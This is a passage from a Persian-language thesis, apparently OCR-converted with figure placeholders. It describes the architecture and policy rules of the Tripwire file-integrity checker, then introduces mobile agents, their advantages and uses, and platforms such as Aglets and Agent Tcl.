




شکل ۲-۵- مدل عملکردی tripwire

۲-۶-۲-۱- معماری tripwire

در شکل ۲-۶ ساختار کلی معماری سیستم tripwire نشان داده شده است.



شکل ۲-۶ ساختار کلی معماری سیستم tripwire

همانطور که در شکل مشخص شده است این سیستم دارای دو ورودی می‌باشد. یک ورودی فایل‌سیستم مورد نظر برای بررسی است و ورودی دیگر بانک اطلاعاتی‌ای است که با مقایسه با آن تغییرات مشخص می‌شود. بخش select-mask مشخصاتی که با توجه به پیکربندی سیستم باید بازرسی شوند را تعیین می‌کند. بخش‌های اصلی این سیستم عبارتند از بخش مدیریت، بخش هشداردهنده، بخش نشانه‌گذاری و بخش بانک اطلاعاتی.

- **بخش مدیریت**

سیستم مدیریتی که tripwire دارد دارای قابلیت‌های جابجایی، گسترش و انعطاف‌پذیری می‌باشد. کد برنامه tripwire به زبان C نوشته شده است و از توابع استاندارد POSIX استفاده کرده است، به همین لحاظ قابلیت اجرا بر روی انواع سیستم‌های‌عامل مبتنی بر Unix را دارا می‌باشد. برای پیکربندی این سیستم می‌توان از قابلیت‌های پیش‌پردازشی مانند M4 استفاده کرد که امکان پیکربندی سریع سیستم را در اختیار قرار می‌دهد.

- **بخش هشداردهنده و گزارش‌دهی**

در فایل پیکربندی می‌توان نحوه گزارش‌دهی tripwire را تعیین کرد. در این سیستم به دو طریق می‌توان این کار را انجام داد. این روش‌ها عبارتند استفاده از log گرفتن خطاهای رخ داده شده و یا استفاده از سرویس پست الکترونیکی برای ارسال خطاهای پیاده شده.

- **بخش نشانه‌گذاری**

Tripwire برای هر فایل چندین نمونه امضاء نگه می‌دارد. این امضاها می‌توانند توسط الگوریتم‌های مختلفی مانند MD5، MD4، MD2، SHA، HAVAL و snefru تولید شده باشد. بسته به سرعت کار و همچنین میزان اطمینان می‌توان الگوریتم مورد نظر را تعیین کرد. در tripwire به صورت پیش‌فرض از الگوریتم MD5 و snefru استفاده می‌شود.

- **بخش بانک اطلاعاتی**

در tripwire قبل از شروع به کار ابتدا کل فایل‌سیستم scan می‌شود تا مشخصه فعلی آن تعیین شود. اطلاعات جمع‌آوری شده در این مرحله در یک بانک اطلاعاتی ذخیره می‌شود.

۲-۶-۲-۲- قوانین tripwire

نوشتن قوانین tripwire به راحتی انجام می‌شود. قوانین را می‌توان در فایل etc/tripwire/twpol.txt/ وارد کرد. فرمت کلی قوانین به صورت زیر است:

File/Directory -> Rule

Rule که در این قوانین استفاده می‌شود به ترتیب زیر هستند:

- $(IgnoreNone)-Sha: فایل‌هایی که به هیچ عنوان نباید تغییر پیدا کند.
- $(ReadOnly): فایل‌های باینری که نباید تغییر پیدا کند.
- $(Dynamic): فایل‌های پیکربندی که دائماً تغییر پیدا نمی‌کنند.
- $(Growing): فایل‌هایی که سایز آنها زیاد می‌شود اما نباید مالکیت آنها تغییر کند.
- tpug+: دایرکتوری‌هایی که نباید تغییر پیدا کنند.
- 33: فایل‌هایی که حداقل امنیت در مورد آنها لازم است.
- 66: فایل‌های که امنیت کمی‌در مورد آنها لازم است.

۳- عامل‌های متحرک

در این فصل در ابتدا به معرفی مفاهیم اصلی عامل‌های متحرک پرداخته می‌شود و سپس Aglet به عنوان یک بستر عامل که در این پروژه مورد استفاده قرار گرفته است، شرح داده می‌شود.

۳-۱- مفاهیم اولیه عامل‌های متحرک

در این بخش مفاهیم اولیه عامل‌های متحرک مورد بررسی قرار می‌گیرد[11].

۳-۱-۱-معرفی عامل‌ها

اولین قدم در برخورد با هر مطلبی شناخت صحیح از آن موضوع است. در اینجا نیز قبل از انجام هر کاری به ارائه مفهوم عامل پرداخته می‌شود. اولین سوالی که هنگام مقابله با عامل در ذهن به وجود می‌آید این است که یک عامل با یک برنامه کاربردی چه تفاوتی دارد. این سوال را می‌توان به روش‌های مختلفی پاسخ گفت. از دید یک کاربر تعریف عامل به این ترتیب خواهد بود:

یک عامل برنامه‌ای است که از طرف کاربر موظف می‌شود که کارهایی را برای او انجام دهد. این عامل با بر عهده گرفتن وظایف کاربر می‌تواند او را در پیشبرد کارش کمک کند.

با آنکه این تعریف یک تعریف صحیح است، اما تمام معنای کلمه را نمی‌پوشاند. عامل‌ها انواع مختلفی دارند و در کارهای مختلفی می‌توانند مورد استفاده قرار گیرند. اگر با دقت به تمام این عامل‌ها نگاه شود، دیده می‌شود که یک مشخصه در تمام آنها به صورت مشترک وجود دارد و آن محیط اجرایی[1] عامل‌ها است. عامل‌ها می‌توانند با محیط اجرایی خود ارتباط برقرار کنند و به صورت خودمختار[2] و غیرهمزمان[3] با توجه به هدفی که برای آنها تعریف شده است کار خود را انجام دهند. عامل‌ها اشیاء فعالی هستند که برخلاف سایر اشیاء در برنامه‌نویسی شئ‌گراء می‌توانند کار خود را انجام دهند و کاربر را از نتیجه با خبر کنند. حال با توجه به مطالب گفته شده می‌توان تعریف دقیق‌تری از عامل‌ها را ارائه داد:

عامل شئ‌ای است که:

- در یک محیط اجرایی فعالیت کنند.
- دارای خصوصیات اصلی زیر باشند:
  - واکنشی[4]
  - خودمختاری[5]
  - هدفمند[1]

[1] Execution Environment
[2] Autonomous
[3] Asynchronous
[4] Reactive
[5] Autonomous

- اجرای مستمر

- دارای خصوصیات اختیاری زیر باشند:
  - برقراری ارتباط[2]
  - جابجایی[3]
  - یادگیری[4]

با توجه به اینکه در این پروژه از عامل‌های متحرک استفاده شده است به مشخصه جابجایی توجه بیشتری می‌شود. خاصیت جابجایی یک خاصیت اختیاری برای عامل‌ها می‌باشد به این معنی که تمام عامل‌ها متحرک نیستند. برای مثال یک عامل می‌تواند در محلی مستقر باشد و با اطراف خود به روش‌های مختلف ارتباط برقرار کند (برای مثال از طریق ارتباط RPC[5] و یا انتقال پیغام). به این ترتیب از دیدگاه قابلیت جابجایی، عامل‌ها را می‌توان به دو دسته تقسیم کرد: عامل غیرمتحرک و عامل متحرک.

- **عامل غیرمتحرک**

عامل غیرمتحرک تنها بر روی میزبانی که شروع به فعالیت کرده، باقی می‌ماند و ادامه فعالیت می‌دهد. در صورتیکه این عامل احتیاج به اطلاعاتی داشته باشد که روی آن میزبان وجود نداشته باشد و یا آنکه نیاز به تبادل اطلاعات با سایر عامل‌ها بر روی میزبان‌های دیگر داشته باشد می‌تواند از مکانیزم‌هایی همانند ارسال پیغام استفاده کند.

- **عامل متحرک**

برخلاف عامل‌های غیرمتحرک، عامل متحرک بر روی میزبانی که شروع به فعالیت کرده باقی نمی‌ماند و می‌تواند بین میزبان‌های متفاوت حرکت کند. هنگامی‌که عاملی قصد تغییر مکان داشته باشد باید کد و حالت اجرایی نیز با خود منتقل کند. با منتقل کردن حالت اجرایی، عامل در میزبان جدید می‌تواند ادامه کار قبل خود را انجام دهد.

۳-۱-۲-روش‌های مختلف انتقال کد بر روی شبکه


عامل‌های متحرک روش کارا و مناسبی برای فعالیت‌های روی شبکه می‌باشد. از طریق این دسته از عامل‌ها می‌توان سیستم‌های توزیع‌شده‌ای را بر روی شبکه طراحی و پیاده‌سازی کرد. اما باید توجه داشت که علاوه بر عامل‌های متحرک، روش‌های دیگری نیز برای برنامه‌نویسی توزیع شده در شبکه وجود دارد که در ادامه به اختصار به معرفی آنها پرداخته می‌شود.

---

[1] Goal-driven
[2] Communicative
[3] Mobile
[4] Learning
[5] Remote Procedure Call

۳-۱-۲-۱- روش Client-Server

در مدل client-server که در شکل ۳-۱ مشاهده می‌شود یک سرویسگر مجموعه‌ای از سرویس‌ها را بر روی یک میزبان فراهم می‌کند تا امکان دسترسی به تعدادی از منابع فراهم شود. کدی که این امکانات را فراهم می‌کند (Know-how) به صورت محلی بر روی میزبان سرویسگر قرار دارد.




شکل ۳-۱- مدل Client-Server

در این روش سرویسگر وظیفه دارد که درخواست‌های دریافتی را آنالیز کند و به آنها پاسخ دهد. در صورتیکه client بخواهد از منابع موجود در سرویسگر استفاده کند کافی است به سادگی سرویس متناسب با آن منبع که توسط سرویسگر فراهم شده است را فرا بخواند. لازمه این کار این است که client بداند برای دسترسی به هر منبعی از چه سرویسی استفاده کند. تاکنون سرویس‌های توزیع شده بسیاری بر این اساس پیاده‌سازی شده‌اند که به عنوان مثال می‌توان به RPC، CORBA و RMI اشاره کرد.

۳-۱-۲-۲- روش Code-on-Demand

این مدل در شکل ۳-۲ نشان داده شده است.




شکل ۳-۲- مدل Code-on-Demand

در این روش client در مواقع لازم قطعه کد پردازشگر و سرویس‌دهنده را دریافت می‌کند. برای مثال می‌توان مواقعی را فرض کرد که client به علت عدم وجود قطعه کد لازم توانایی کافی را برای انجام کار خود ندارد، اما در روی شبکه میزبانی وجود دارد که دارای آن کد می‌باشد. در این حالت client آن قطعه کد را درخواست و آن را بر روی میزبان خود می‌آورد. Java applet و Java servletنمونه‌های خوبی از این دسته از ارتباطات است. در Java applet برنامه‌ها از سمت سرویسگر به web browser در سمت client منتقل و اجرا می‌شود و در servlet برنامه‌ها از سمت client به سرویسگر ارسال می‌شود و در آنجا اجرا می‌گردد.

۳-۱-۲-۳- روش عامل متحرک

طرح کلی این مدل را می‌توان در شکل ۳-۳ مشاهده کرد.



شکل ۳-۳- مدل عامل‌های متحرک


در این روش قطعه کد پردازشگر به همراه حالت اجرای آن به صورت خودمختار از روی میزبانی به میزبان دیگر حرکت می‌کند.

۳-۱-۳-دلایل استفاده از عامل‌های متحرک

در این بخش به معرفی چند دلیل اساسی برای استفاده از عامل‌های متحرک پرداخته می‌شود.

۳-۱-۳-۱- کاهش بار شبکه

سیستم‌های توزیع شده معمولا بر اساس پروتکل‌های ارتباطی عمل می‌کنند. در یک کار که به صورت توزیع شده باید انجام شود، چندین ارتباط صورت می‌گیرد. وقتی که مسائل امنیتی و حفاظت داده‌ها مطرح باشد، تعداد این ارتباطات بیشتر خواهد شد. نتیجه این‌گونه اعمال ارسال حجم زیادی داده بر روی شبکه است. در صورت استفاده از عامل‌های متحرک، می‌توان انجام یک کار را در قالب یک بسته نرم‌افزاری در داخل یک عامل قرار داد و سپس عامل را به مقصد ارسال کرد. با استفاده از این روش بعد از دریافت عامل در مقصد، سایر تعاملات به صورت محلی در داخل آن میزبان انجام می‌شود. این مطلب را می‌توان در شکل ۳-۴ مشاهده کرد.



شکل ۳-۴- تفاوت مدل عامل متحرک و سایر روش‌ها برای انجام ارتباطات توزیع شده

استفاده از عامل‌های متحرک در مواردی که حجم بالایی از اطلاعات باید ارسال و دریافت شود مفید خواهد بود. برای مثال اگر حجم زیادی از اطلاعات بر روی میزبانی وجود داشته باشد به دو طریق می‌توان آنها را پردازش کرد. یک روش ارسال اطلاعات از آن میزبان به یک میزبان پردازشگر است و در دیگری پردازش داده‌ها به صورت محلی و ارسال نتیجه آن می‌باشد. واضح است که حجم ترافیکی ارسالی توسط این دو روش بسیار متفاوت خواهد بود.

۳-۱-۳-۲- غلبه بر تاخیر شبکه


سیستم‌های حساس به زمان و real-time برای انجام کار خود احتیاج دارند که به صورت سریع با توجه به تغییرات محیط اجرا واکنش نشان دهند. کنترل این‌گونه سیستم‌ها از طریق شبکه معمولا به علت تاخیر آن می‌تواند مشکل‌ساز شود. استفاده از عامل‌های متحرک در این‌گونه موارد مفید خواهد بود. برای مثال می‌توان عامل متحرک از سمت کنترل‌کننده مرکزی به سیستم real-time منتقل شود و سایر اعمال با توجه به اهدافی که برای آن تعریف شده است به صورت محلی در آنجا اجرا شود.

۳-۱-۳-۳- کپسوله کردن پروتکل ارتباطی

زمانی که در سیستم‌های توزیع‌شده بحث تبادل اطلاعات میزبان‌ها به میان می‌آید، لازم است که در هر کدام از میزبان‌ها پروتکل ارتباطی برای دریافت داده‌ها وجود داشته باشد. در برخی موارد که این پروتکل ارتباطی احتیاج به تغییراتی داشته باشد (برای مثال به منظور بالا بردن کارایی و یا ایمن‌سازی بیشتر) لازم است که در هر کدام از میزبان‌ها این تغییرات اعمال شود. واضح است که این کار یک عمل زمان‌بر و وقت‌گیر است. در صورت استفاده از عامل‌های متحرک می‌توان این مشکل را حل کرد. در این حالت می‌توان پروتکل ارتباطی را توسط عامل به هر میزبان منتقل کرد.

۳-۱-۳-۴- اجرا به صورت خودمختار و غیرهمزمان

برقراری‌سازی ارتباط دائم بین یک سیستم متحرک و یک شبکه ثابت کاری پرهزینه و مشکل است. در صورتیکه یک سیستم متحرک احتیاج به یک ارتباط دائم داشته باشد، می‌توان از عامل‌های متحرک استفاده کرد. در این روش کارهای مورد نظر می‌توانند در قالب یک عامل متحرک به سیستم متحرک منتقل شوند. این عامل‌ها بعد از ارسال شدن به آن سیستم می‌توانند به صورت مستقل به کار خود بپردازند. در این صورت سیستم متحرک بعد از قطع ارتباط نیز می‌تواند سرویس‌های مورد نظر را دریافت کند. بعد از اتصال مجدد سیستم متحرک به شبکه عامل‌ها می‌توانند برگردند و نتیجه را بازگردانند. در شکل ۳-۵ این قضیه نشان داده شده است.



شکل ۳-۵- اجرای عامل‌ها به صورت خودمختار

۳-۱-۳-۵- تطبیق به صورت پویا

عامل‌های متحرک می‌توانند تغییرات محیط اجرایی خود را تشخیص دهند و با توجه به آنها خود را تطبیق دهند. برای مثال چندین عامل متحرک با مشخصات یکسان می‌توانند در شبکه توزیع شوند و هر یک به میزبان‌های مختلفی بروند. هر عامل بعد از رسیدن به یک میزبان با توجه به مشحصات آن میزبان می‌توانند خود را به صورت بهینه تطبیق دهند تا کارهای لازم را انجام دهند.

۳-۱-۳-۶- اجرا بر روی محیط‌های ناهمگون[1]

ساختار شبکه‌های کامپیوتری در حالت کلی سک ساختار ناهمگون است، به این معنی که در آن سیستم‌های نرم‌افزاری و سخت‌افزاری متفاوتی وجود دارد. با توجه به آنکه عامل‌های متحرک معمولا به صورت مستقل از کامپیوتر و لایه انتقال می‌توانند اجرا شوند و تنها وابسته به محیط اجرایی هستند قابلیت اجرا بر روی بسترهای مختلف و ناهمگون را دارند.

۳-۱-۳-۷- قابلیت اطمینان و fault-tolerant

قابلیت عامل‌های متحرک در واکنش نشان دادن به صورت پویا در مقابل شرایط مختلف این امکان را فراهم می‌کند تا سیستم‌های پیاده‌سازی شده توسط آنها دارای قابلیت اطمینان زیادی باشند. برای مثال اگر در یک سیستم توزیع‌شده، تعدادی از عامل‌ها به هر دلیلی از بین بروند سایر عامل‌ها می‌توانند همچنان به کار خود ادامه دهند.

۳-۱-۴- کاربردهای متفاوت عامل‌های متحرک

از عامل‌های متحرک می‌توان برای کاربردهای متفاوتی استفاده کرد. در این بخش تعدادی از کاربردهایی که عامل‌های متحرک می‌توانند در آنها مفید باشند به صورت مختصر معرفی می‌شوند.

۳-۱-۴-۱- تجارت الکترونیکی

عامل‌های متحرک برای استفاده در تجارت الکترونیکی بسیار مفید هستند. یک معامله تجارت الکترونیکی احتیاج دسترسی سریع و real-time به منابع راه‌دور نظیر نرخ سهام‌ها دارد. عامل‌های متفاوت، اهداف متفاوتی را دنبال می‌کنند و می‌توانند استراتژی‌های مختلفی را برای رسیدن به آن هدف در پیش بگیرند. در این رابطه عامل‌ها را می‌توان به عنوان کارگزارانی در نظر گرفت که با توجه به اهداف سازنده‌های آنها عمل و به سود آنها کار می‌کنند.

۳-۱-۴-۲- دستیار شخصی[2]

توانایی عامل‌های متحرک برای فعالیت بر روی میزبان‌های راه‌دور، آنها را تبدیل به ابزاری سودمند برای انجام کارهای مناسب با درخواست سازنده آن کرده است. استفاده از عامل به عنوان دستیار راه‌دور، این امکان را برای کاربر فراهم می‌کند که مستقل از محدودیت‌های شبکه، کارهای لازم را بر روی میزبان راه‌دور انجام دهد. برای مثال می‌تواند توسط آن عامل میزبان مورد نظر را خاموش کند یا برای مثال اگر هماهنگ کردن قرار ملاقاتی بین چند نفر لازم باشد، می‌توان عامل را به میزبان آن افراد فرستاد تا قرار ملاقات را به آنها خبر دهد.

---

[1] Heterogeneous
[2] Personal assistance

۳-۱-۴-۳- بازیابی اطلاعات توزیع‌شده

بازیابی اطلاعات یکی از کارهای رایج در عامل‌های متحرک است. در این کاربرد به جای آنکه حجم زیادی از داده‌ها برای جستجو به موتور جستجوگر داده شوند تا آن یک لیست جستجو درست کند، می‌توان عاملی را به آن میزبان ارسال کرد و این عامل، لیست جستجو را درست کند و نتیجه را بازگرداند. علاوه بر این یک عامل می‌تواند جستجوهای لازم را در میزبان مورد نظر انجام دهند و گزارش کار باز فرستد.

۳-۱-۴-۴- سرویس‌های راه‌دور شبکه

پشتیبانی و مدیریت سرویس‌های ارتباط راه‌دور شبکه با توجه به سایز شبکه‌ها و پیکربندی پویای آنها کاری پیچیده است و دائما باید با توجه به پرایط تغییر کند. این مسائل باعث شده است که استفاده از عامل‌های متحرک در این زمینه بتوانند کمک زیادی را ارائه دهند.

۳-۱-۴-۵- کنترل و خبر دادن

این کاربرد از خصوصیت عملکرد غیرهمزمان عامل‌های متحرک منشعب شده است. یک عامل می‌تواند یک منبع را مستقل از محل آن کنترل و بازبینی کند. در این حالت عامل‌ها می‌توانند مستقل از یکدیگر منبع مورد نظر را مورد بررسی قرار دهند و هر یک پارامتر خاصی را کنترل کنند. در این حالت هر عامل با گرفتن اطلاعات مورد نظر می‌تواند مستقل از سایر عامل‌ها نتیجه را بازگرداند.

۳-۱-۴-۶- پردازش همزمان

یکی از کاربردهای مفیدی که می‌توان از عامل‌های متحرک داشت پردازش همزمان اطلاعات است. در صورتیکه پردازش مورد نظر به توان پردازشی بیشتری نسبت به توان پردازشی یک میزبان داشته باشد می‌توان آن پردازش را بین میزبان‌های مختلف توسط عامل‌های گوناگون توزیع کرد و سپس نتیجه را بازگرداند.

۳-۱-۵-معرفی بسترهای نمونه از عامل‌های متحرک

در این بخش به معرفی تعدادی از بسترهای پیاده‌سازی شده برای کار با عامل‌های متحرک پرداخته می‌شود. عامل‌های متحرک معمولا به وسیله زبان‌هایی پیاده‌سازی می‌شوند که مستقل از هر سیستم بتواند اجرا شود. یکی از رایج‌ترین این زبان‌ها، زبان برنامه‌نویسی Java است. تاکنون بسترهای گوناگونی توسط Java برای کار با عامل‌های متحرک ایجاد شده است. تعدادی از این نمونه‌ها عبارتند از:

- **Aglets**

این سیستم توسط کمپانی IBM طراحی و پیاده‌سازی شده است. این سیستم ایده کار خود را از عملکرد appletهای Java گرفته است. هدف از انجام این طرح دادن توانایی و قابلیت جابجایی به appletها به صورت خودمختار بوده است. کلمه Aglet متشکل از دو کلمه applet و agent است. شباهت Aglet با applet این

امکان را در اختیار برنامه‌نویسان قرار می‌دهد که با استفاده از ایده‌های طراحی appletها به طراحی Aglet بپردازند.

- **Odyssey**

این سیستم توسط کمپانی General Magic طراحی و پیاده‌سازی شده است. این کمپانی به عنوان محصول اول خود Telescript را ارائه کرد که یک محصول تجاری بود. این سیستم دارای عمر کوتاهی بود. با پیشرفت شبکه‌های کامپیوتری و مفاهیم آن، General Magic، Odyssey را که توسط Java پیاده‌سازی شده بود را به عنوان جایگزین Telescript معرفی کرد. در این سیستم جدید مفاهیم استفاده شده در Telescript به صورت بهینه مورد استفاده قرار گرفته است.

- **Concordia**

این سیستم که محصول کمپانی Mitsubishi است بستری برای پیاده‌سازی و مدیریت برنامه‌های مبتنی بر عامل‌های متحرک است. این سیستم دارای بخش‌های مختلفی است که با زبان Java پیاده‌سازی شده‌اند. این سیستم در ساده‌ترین حالت دارای یک ماشین مجازی Java، یک سرویسگر و تعدادی عامل است.

- **Voyager**

Voyager یکی دیگر از سیستم‌هایی است که برای کار با عامل‌های متحرک توسط زبان Javaپیاده‌سازی و مورد استفاده قرار گرفته است. این سیستم در حالیکه مجموعه‌ای از اشیاء را برای تبادل پیغام فراهم کرده است در عین حال این امکان را برای اشیاء فراهم کرده است تا به صورت عامل در شبکه حرکت کنند. به عبارتی سیستم Voyager را می‌توان سیستمی دانست که دارای دو خصلت بستر عامل‌های متحرک و همچنین ORB[1] در اشیاء مبتنی بر Java می‌باشد.

سیستم‌های مبتنی بر Java به صورت گسترده مورد استفاده قرار می‌گیرند. اما علاوه بر این سیستم‌ها، سیستم‌های دیگری نیز پیاده‌سازی شده‌اند که از زبان‌های دیگری برای کار خود استفاده کرده‌اند. غیر از Java زبان‌هایی که برای برنامه‌نویسی عامل‌های متحرک مورد استفاده قرار می‌گیرد عبارتند از: Tcl، Python؛ Perl و Scheme. در ادامه تعدادی از بسترهایی که بر اساس این زبان‌ها پیاده‌سازی شده‌اند معرفی می‌شوند.

- **(D`Agent) Agent Tcl**

این سیستم محصول Darthmouth College است و بستری مناسب برای کار با عامل‌های متحرک می‌باشد. این بستر توسط زبان Tcl پیاده‌سازی شده است. در این مدل یک سرویس برای برقراری ارتباط با امنیت مناسب و همچنین امکان debug کردن ایجاد شده است. مهمترین بخش Agent Tcl سرویسگری است که بر روی هر میزبان قرار می‌گیرد. این سرویسگر به تمام اجزاء سیستم امکان حرکت کردن را می‌دهد. وقتی که عاملی بخواهد جابجا شود، سیگنالی را فرا می‌خواند که حالت فعلی عامل را ذخیره می‌کند و به همراه عامل، اطلاعات آن را نیز می‌فرستد. میزبان مقصد بعد از دریافت این اطلاعات می‌تواند عامل را از نقطه‌ای که متوقف شده بود مجدداً اجرا کند.

[1] Object Request Broker

• **Ara**

Ara محصول کار در دانشگاه Kaiserslautern است. این سیستم بستری مناسب برای ارتباط و کار با عامل‌های متحرک می‌باشد.

• **Tacoma**

